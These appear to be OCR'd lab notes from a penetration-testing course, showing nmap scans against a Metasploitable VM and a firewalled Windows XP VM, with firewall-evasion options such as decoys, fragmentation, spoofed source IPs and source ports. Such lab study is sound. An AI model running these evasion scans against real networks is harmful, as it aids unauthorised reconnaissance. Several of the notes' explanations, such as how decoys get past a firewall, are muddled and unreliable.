











404 Not Found Page




Metasploitable Page HTTP












Metasploitable Page HTTP



Apache


Web server (Before Apache)
File page
HTTP
Closed


Web server (After Apache)
File page
Linked
HTTP
Open
Listening


-p- ➔ all TCP ports

- Scanning all TCP ports.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -p-
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 12:12 EDT
Nmap scan report for 192.168.186.131
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35393/tcp open  unknown
52953/tcp open  unknown
54416/tcp open  unknown
56790/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

Windows XP ➔ 192.168.186.129

- Why kali can’t find windows xp?
- In host scan using port 80, firewall know that this is not secure connection so he block it.
- Firewall deny open session with port 80.




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 12:34 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.03 seconds
```

Solution 1 → Use -Pn

- With –Pn we skip host scan & direct make the port scan → here at port 445

- Port is filtered (there are firewall on it).

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.129 -p 445 -Pn
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.186.129
Host is up.

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
```

Solution 2 → -T Change behaver

- -T → change time between each packet.
- Closed port → response reset massage → RST
- Filtered port → no response

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.129 -f -T 5
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 12:46 EDT
Nmap scan report for 192.168.186.129
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.186.129 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:9E:07:A2 (VMware)
```

Solution 3 → -D Decoy


- Firewall camouflages that there are many devices wanting to communicate with it at the same time, it will not be able to keep up with the traffic and will allow all traffic to enter

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.129 -p 443 -D 1.1.1.1,2.2.2.2,3.3.3.3
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-18 13:48 EDT
You have specified some options that require raw socket access.
These options will not be honored without the necessary privileges.
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.15 seconds
```

-D → decoy scanning

- Q: why we can’t change our IP Address?
- Kali will not get any response, the response message it not contain our IP.

- -S → fake src ip
- Using when we don’t want to get any receive message.



-g → src port

- used to specify the source port for the scan
- 443 is secure port, firewall think that this is a secure connection

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.129 -p 445 -g 30000
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 13:10 EDT
Nmap scan report for 192.168.186.129
Host is up (0.00026s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:0C:29:9E:07:A2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

